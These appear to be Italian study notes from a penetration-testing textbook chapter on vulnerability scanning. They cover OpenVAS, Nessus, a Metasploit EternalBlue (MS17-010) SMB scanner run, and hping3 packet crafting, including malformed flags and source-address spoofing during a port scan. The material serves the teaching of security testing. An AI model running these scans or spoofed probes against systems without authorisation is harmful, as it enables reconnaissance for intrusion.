Firewall Enabled	1.3.6.1.4.1.25623.1.0.80059	0.0	default	<input type="checkbox"/>			
HTTP Proxy Server Detection	1.3.6.1.4.1.25623.1.0.100083	0.0	default	<input type="checkbox"/>			
Kerio WinRoute Firewall HTTP/HTTPS Management Detection	1.3.6.1.4.1.25623.1.0.20225	5.0	default	<input type="checkbox"/>			
Kerio personal Firewall buffer overflow	1.3.6.1.4.1.25623.1.0.11575	7.5	default	<input type="checkbox"/>			
NetAsq identification	1.3.6.1.4.1.25623.1.0.14378	0.0	default	<input type="checkbox"/>			
Raptor FW version 6.5 detection	1.3.6.1.4.1.25623.1.0.10730	5.0	default	<input type="checkbox"/>			
Source routed packets	1.3.6.1.4.1.25623.1.0.11834	3.3	default	<input type="checkbox"/>			
StoneGate client authentication detection	1.3.6.1.4.1.25623.1.0.11762	0.0	default	<input type="checkbox"/>			
ZoneAlarm Personal Firewall port 67 flaw	1.3.6.1.4.1.25623.1.0.14660	7.5	default	<input type="checkbox"/>			
ZoneAlarm Pro local DoS	1.3.6.1.4.1.25623.1.0.14726	1.9	default	<input type="checkbox"/>			
Selected 0 of 19 total NVTs							

FIGURE 5.12 OpenVAS NVT selections

Un importante cosa da tenere a mente è che quando si esegue uno scan, il focus rimane quello di identificare il remediation plan per ogni vulnerabilità.

## Scan Tasks

Sia la configurazione che il target ha bisogno di un task. Potrai creare il target in base al task. Ecco un immagine di come risulta il task configuration in OpenVAS, più scan fai, più il grafico cambierà.




FIGURE 5.13 OpenVAS tasks

Si possono anche creare alert in base alle severity (gravità), che si possono inviare via email o HTTP GET, SMB, SNMP o altre connessioni.

**New Task**

Name	Regular Scan
Comment	
Scan Targets	Local Network <input type="button" value="★"/>
Alerts	<input type="button" value="★"/>
Schedule	-- <input type="checkbox"/> Once <input type="button" value="★"/>
Add results to Assets	<input checked="" type="radio"/> yes <input type="radio"/> no
Apply Overrides	<input checked="" type="radio"/> yes <input type="radio"/> no
Min QoD	70 <input style="width: 20px; height: 20px; border: 1px solid green;" type="button" value="▲"/> %
Alterable Task	<input type="radio"/> yes <input checked="" type="radio"/> no
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest <input type="text" value="5"/> reports
Scanner	OpenVAS Default <input type="button" value="▼"/>
Scan Config	Full and fast <input style="width: 20px; height: 20px; border: 1px solid lightgray;" type="button" value="▲"/> Discovery <b>Full and fast</b> <input style="width: 20px; height: 20px; border: 1px solid lightgray;" type="button" value="▼"/> Full and fast ultimate Full and very deep Full and very deep ultimate Host Discovery MyScan
	<input type="button" value="Create"/>

FIGURE 5.14 OpenVAS task creation

Puoi schedulare i task. Puoi anche definire la source interface nel caso ne avessi multiple.

## Scan Results

Potrai monitorare i risultati dello scan che stai eseguendo. Alla fine comparirà un grafico delle vulnerabilità. Ciò che non vedi in questi grafici è l'aspetto delle vulnerabilità di tutte le tue scansioni.




FIGURE 5.15 OpenVAS Scans dashboard




FIGURE 5.16 OpenVAS Results list

A destra della gravità c'è qualcosa indicato come QoD. Questa è la qualità del rilevamento, e ciò che indica è quanto OpenVAS sia certo che la vulnerabilità sia un vero positivo.

Per capire meglio i vari scan dobbiamo accedere al file NASL. Si può anche l'override delle vulnerabilità per cambiare la severity ad esempio o per dichiarlo falso positivo.

New Override

NVT Name	Mac OS X 10.5.2 Update / Mac OS X Security Update 2008-001
Active	<input checked="" type="radio"/> yes, always <input type="radio"/> yes, for the next <input type="text" value="30"/> days <input type="radio"/> no
Hosts	<input type="radio"/> Any <input checked="" type="radio"/> 192.168.86.170
Location	<input type="radio"/> Any <input checked="" type="radio"/> general/tcp
Severity	<input type="radio"/> Any <input checked="" type="radio"/> > 0.0
New Severity	<input checked="" type="radio"/> False Positive <input type="radio"/> Other: <input type="text"/>
Task	<input type="radio"/> Any <input checked="" type="radio"/> Regular%20Scan
Result	<input checked="" type="radio"/> Any <input type="radio"/> Only the selected one (33e7a228-8bd6-4028-990b-e363088beede)
Text	<input type="text"/>
Associated Result	
Vulnerability	 Severity  QoD Host Location Actions
Mac OS X 10.5.2 Update / Mac OS X Security Update 2008-001	 10.0 (High) 97% 192.168.86.170 general/tcp 

FIGURE 5.17 Setting an override

## Nessus

In nessus troviamo Basic Network scan come starting point, iniziamo con il selezionare il target e andare poi sulla customizzazione. Ogni run ha un timestamp.




FIGURE 5.18 Scan policies in Nessus

Per la configurazione abbiamo bisogno di un set di credenziali, si puo vedere come possiamo creare un SSH e Windows credential per l'autentificazione host. Puoi usare SSH key authentication per alcuni sistemi e password e username per altri. Hai illimitati set di credenziali SSH e Windows.

### New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings	Credentials	Plugins
<ul style="list-style-type: none"> <li><b>BASIC</b> <ul style="list-style-type: none"> <li>General</li> </ul> </li> <li>Schedule</li> <li>Notifications</li> </ul>	<div> <p>Name <span style="float: right;">REQUIRED</span></p> <p>Description</p> <p>Folder <span style="float: right;">My Scans ▾</span></p> <p>Targets <span style="float: right;">Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com <span style="float: right;">REQUIRED</span></span></p> </div>	<p>Upload Targets</p> <p>Add File</p>

FIGURE 5.19 Scan configuration settings




FIGURE 5.20 Credentials configuration settings

Oltre alle credenziali dell'host, è possibile impostare credenziali di autenticazione per database, miscellaneous (varie) e plain text. L'ultimo è per i protocolli HTTP, FTP e SMTP ed altri. Miscellaneous invece per VMWare e Palo alto firewall. Questo permette a Nessun di controllare le vulnerabilità su più piattaforme. Puoi anche strabilire i plug in da configurare. In settings trovi discovery, assessment, report e advance configuration. Il discovery determina il tipo di discovery che vuoi fare sulla rete, port scan e parametri. By default il port scan avviene sulle porte comuni.

Assesment tab ti permette di impostare i parametri su cosa Nessus dovrebbe analizzare in relazione alle vulnerabilità web. By fault nessus non scannerizza per web vuln e di default nessus mette anche un numero limitato di falsi positivi. Tutti queste cose le troviamo nel Basic Network Scan Policy. Altre policy hanno differenti paramentri.

Il report tab ti permette di aggiustare la verbosità del report. Se vuoi limitare il numero di dettagli trovato.




FIGURE 5.21 Scan results list

Questa percentuale indica quanto Nessus ritiene completa la scansione su quell'host. Questa istantanea è stata scattata a metà scansione.

**CRITICAL** Mozilla Foundation Unsupported Application Detection (macOS) >

### Description

According to its version, there is at least one unsupported Mozilla application (Firefox and/or Thunderbird) installed on the remote host.

This version of the software is no longer actively maintained.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

### Solution

Upgrade to a version that is currently supported.

### See Also

<https://www.mozilla.org/en-US/firefox/organizations/faq/>  
<https://www.mozilla.org/en-US/security/known-vulnerabilities/>  
<https://www.mozilla.org/en-US/firefox/new/>  
<https://www.mozilla.org/en-US/thunderbird/>

### Output

```
Product      : Firefox
Path         : /Applications/Firefox.app
Installed version : 56.0
Latest version   : 61.0.0
EOL URL       : https://www.mozilla.org/en-US/security/known-
vulnerabilities/firefox/
```

Port ▲	Hosts
N/A	192.168.86.170

FIGURE 5.22 Finding details

Action	Vulns ▾	Hosts	Name:	Credentialed Scan
Mozilla Firefox < 61 Multiple Critical Vulnerabilities (macOS): Upgrade to Mozilla Firefox version 61.0.0 or later.			Status:	Completed
	Policy:	Basic Network Scan		
	Scanner:	Local Scanner		
	Start:	Today at 8:34 AM		
	End:	Today at 9:59 AM		
	Elapsed:	an hour		
Wireshark 2.2.x < 2.2.15 / 2.4.x < 2.4.7 / 2.6.x < 2.6.1 Multiple Vulnerabilities (MacOS): Upgrade to Wireshark version 2.2.15 / 2.4.7 / 2.6.1 or later.	38	1		
macOS : Apple Safari < 11.1.2 Multiple Vulnerabilities: Upgrade to Apple Safari version 11.1.2 or later.	16	1		
Google Chrome < 68.0.3440.75 Multiple Vulnerabilities: Upgrade to Google Chrome version 68.0.3440.75 or later.	2	1		

FIGURE 5.23 Remediations list

## Looking for Vulnerabilities with Metasploit

Metasploit come abbiamo visto può essere usato per sfruttare exploit come anche fare port scanning. Ci sono molti moduli come anche vulnerability scanner. Uno scanner di esempio è quello di Eternal blue. Questo è implementato nella vulnerabilità del protocollo SMB scoperto dall'NSA che il gruppo hacker Shadows Broker ha sviluppato uno exploit su di esso senza l'autorizzazione. Ecco un esempio :

```
msf6 auxiliary(scanner/portscan/syn)> use
auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010)> set RHOSTS
192.168.4.0/24
RHOSTS ⇒ 192.168.4.0/24
msf6 auxiliary(scanner/smb/smb_ms17_010)> run
[-] 192.168.4.10:445 - Host does NOT appear vulnerable.
[-] 192.168.4.15:445 - Host does NOT appear vulnerable.
[*] 192.168.4.0/24:445 - Scanned 26 of 256 hosts (10% complete)
```

Ci sono un grande numero di scanner in Metasploit. Non tutti cercano vulnerabilità, infatti se cerchi scanner ti restituisce 619 risultato. Infatti nell'esempio di sotto vediamo come cerca vulnerabilità ma anche problemi di configurazione dell'app.

```
192
auxiliary/scanner/http/manageengine_deviceexpert_user_creds
2014-08-28 normal No ManageEngine DeviceExpert User
Credentials
193
auxiliary/scanner/http/manageengine_securitymanager_traversal
2012-10-19 normal No ManageEngine SecurityManager
Plus 5.5 Directory Traversal
194 auxiliary/scanner/http/mediawiki_svg_fileaccess
normal No MediaWiki SVG XML Entity Expansion Remote File
Access
195 auxiliary/scanner/http/meteocontrol_weblog_extractadmin
normal No Meteocontrol WEBlog Password Extractor
196 auxiliary/scanner/http/mod_negotiation_brute
normal No Apache HTTPD mod_negotiation Bruter
197 auxiliary/scanner/http/mod_negotiation_scanner
normal No Apache HTTPD mod_negotiation Scanner
198 auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
normal No MS09-020 IIS6 WebDAV Unicode Authentication
Bypass
```

```
199 auxiliary/scanner/http/ms15_034_http_sys_memory_dump
normal Yes MS15-034 HTTP Protocol Stac
```

Non è il miglior scanner sicuramente, ma se si è pratici con Ruby puoi scrivere un tuo modulo.

## Packet Crafting and Manipulation

Quando invii data sulla rete, c'è un path che segue prima di uscire dall'interfaccia di rete sul tuo sistema. Quindi dobbiamo parlare del modello OSI. Quando inserisci un URL nel tuo address bar il tuo browser prende l'input e crea un richiesta HTTP che viene inviata al server. Per semplicità skippiamo l'encryption.

L'applicazione effettua una richiesta al sistema operativo di aprire una connessione verso il server. Questo permette al sistema operativo di creare un pacchetto utilizzando le informazioni date dall'applicazione. Questo include l'hostname o l'ip address come il numero di porta. Di Default sono la porta 80 o 443 dipende su quale protocollo si parla se HTTP o HTTPS. Le informazioni permettono al sistema operativo di creare i header necessario per entrambi TCP o IP layer 4 o 3.

Tutto questo per dire che l'applicazione inizia la richiesta basata sull'interazione dell'utente. Crea un percorso pulito, e le informazioni inserito nell'header per ogni protocollo è coerente e facilmente tracciabile dalla sorgente dell'informazione. A volte hai bisogno di creare un pacchetto che non segue il percorso corretto e quindi manipolare i header con data che normalmente non trovi nel campo dell'header.

Ogni header field ha un tagli specifica ed in binario, significa che non puoi inviare caratteri al posto di numeri. Niente nelle intestazioni di rete, guardando ai livelli 4 e inferiori, di sicuro, è costituito da dati che passerebbero attraverso una decodifica ASCII per essere convertiti in dati di tipo carattere.

Ci sono numerosi tool che possono essere usati per manipolare i dati. Tool come packETH che utilizza la GUI. Altri invece hanno il compito di interagire con il sistema, come hping che ti permette di creare pacchetti basato su command line. Utilizzando questo tool puoi valutare la risposta dal sistema. Puoi anche creare un set di regole, in modo da mettere il sistema operativo in una fase di test, per vedere se è in grado di gestire pacchetti malformati.

## hping

Il programma hping è considerato il coltellino svizzero per i pacchetti TCP/IP. Puoi anche utilizzarlo come modifica di pacchetto per inviare ICMP echo request. Hping ti permette di instaurare connessioni utilizzando diversi protocolli con le impostazioni dell'header che vuoi. By default se non si specifica nulla, hping invierà un messaggio alla porta 0 sul tuo target con

una varietà di source address. Address ' è essenzialmente un invalida destinazione, considerata riservata e senza scopo. Non dovresti ricevere alcuna risposta dal sistema a cui stai inviando traffico. In tal caso, l'host di destinazione sta effettivamente violando il protocollo. Sebbene hping utilizzi TCP per questo, la porta 0 non è valida né per UDP né per TCP.

Se si utilizza il parametro -1 significa che stai usando la mode ICMP, e puoi creare connessioni alla porta specifica. Potrai ottenere le stesse informazioni del ping sweep ma contenendo anche informazioni sul servizio che sta runnando. Utile se si fa un test su una applicazione. Hping per avere tutte le sue funzionalità deve essere eseguito come superuser.

### Sending SYN Messages to a Target System

```
kilroy@quiche:~$ sudo hping3 -S -p 80 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0
data bytes
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=0
win=29200 rtt=7.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=1
win=29200 rtt=7.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=2
win=29200 rtt=7.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=3
win=29200 rtt=7.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=4
win=29200 rtt=7.3 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=5
win=29200 rtt=3.0 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=6
win=29200 rtt=2.8 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=7
win=29200 rtt=2.7 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=8
win=29200 rtt=2.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=9
win=29200 rtt=2.4 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=10
win=29200 rtt=2.2 ms
```

Hping fornità tutti i flag impostati nella richiesta. Questo include SYN e ACK flag, così come non frammenta, indicato nel paramentro DF. Si noti dettagli come IP identification number, sequene number e il window size. Se la porta è chiusa non avrai port unreachable ma la stessa risposta di una porta aperta. Vedrai RA, che significa RST e ACK flag. Il sistema remoto

resetterà le porte dicendo che non c'è alcuna applicazione. Avrai info come il round-trip time ovvero quanto veloce il target system risponde al messaggio.

### hping with Bad Flags Set

Raw socket prevede la programmazione per bypassare il network stack. Quando un programmatore utilizza un socket grezzo, il programma si aspetta di gestire tutto quello che avrebbe gestito lo stack del network, ovvero tutti i valori dell'header settati. I socket raw forniscono al programmatore controllo completo sull'aspetto finale del pacchetto. Questo non avrà sempre una risposta. Ecco un esempio, l'offset del TCP header è settato in maniera incorretta, potresti stravolgere completamente il messaggio inviato all'host di destinazione.

```
root@quiche:~# hping3 -O 8 -s 15 -F -S -P -A -t 3 -p  
80 192.168.86.1  
HPING 192.168.86.1 (eth0 192.168.86.1): SAFP set, 40  
headers + 0 data bytes  
^C  
--- 192.168.86.1 hping statistic ---  
19 packets transmitted, 0 packets received, 100%  
packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Anche il SYN e FIN sono stati settati come PSH e ACK. Questa combinazione non ha senso, il source port è settato a 15.

Si possono inviare anche messaggi UDP, alcuni parametri bisogna inserire come —scan 8 o (-8). Utilizzando solo —scan abbiamo bisogno di specificare la porta. Questo scan targetizza le porte amministratore che vanno da 1-1023. Non ci sono porte aperte nell'host in questo range. Un'altra abilità è quella dello spoofing degli indirizzi. Utilizzando il parametro -a seguito da un indirizzo ip, farà in modo che hping cambi l'indirizzo di origine nei messaggi in uscita. Questo significa che non riceverai alcuna risposta perché andrà a quello specificato.

### UDP Port Scan with hping

```
root@quiche:~# hping3 --scan 1-1023 -a 10.15.24.5 -2  
192.168.86.1  
Scanning 192.168.86.1 (192.168.86.1), port 1-1024  
1024 ports to scan, use -V to see all the replies  
+-----+-----+-----+-----+-----+  
|port| serv name | flags | ttl| id | win | len |  
+-----+-----+-----+-----+-----+  
All replies received. Done.
```

Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 discard) (10 ) (11 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd) (18 msp) (19 chargen) (20 ftp-data) (21 ftp) (22 ssh) (23 telnet) (24 )

Un'altra feature è quella di inviare pacchetti con qualsiasi dimensione si voglia. Per farlo si usa il parametro -d seguito da un count di byte, puoi anche specificare il filetype con il parametro -file.

## packETH

PackETH utilizza la GUI. Il set di header varia a seconda del protocollo selezionato, e ciascuna delle intestazioni di livello inferiore indica il protocollo successivo, ovvero il set successivo di intestazioni. Quando selezioni quale protocollo usato, packETH aggiusterà per fornire tutti gli header del protocollo che hai selezionato.

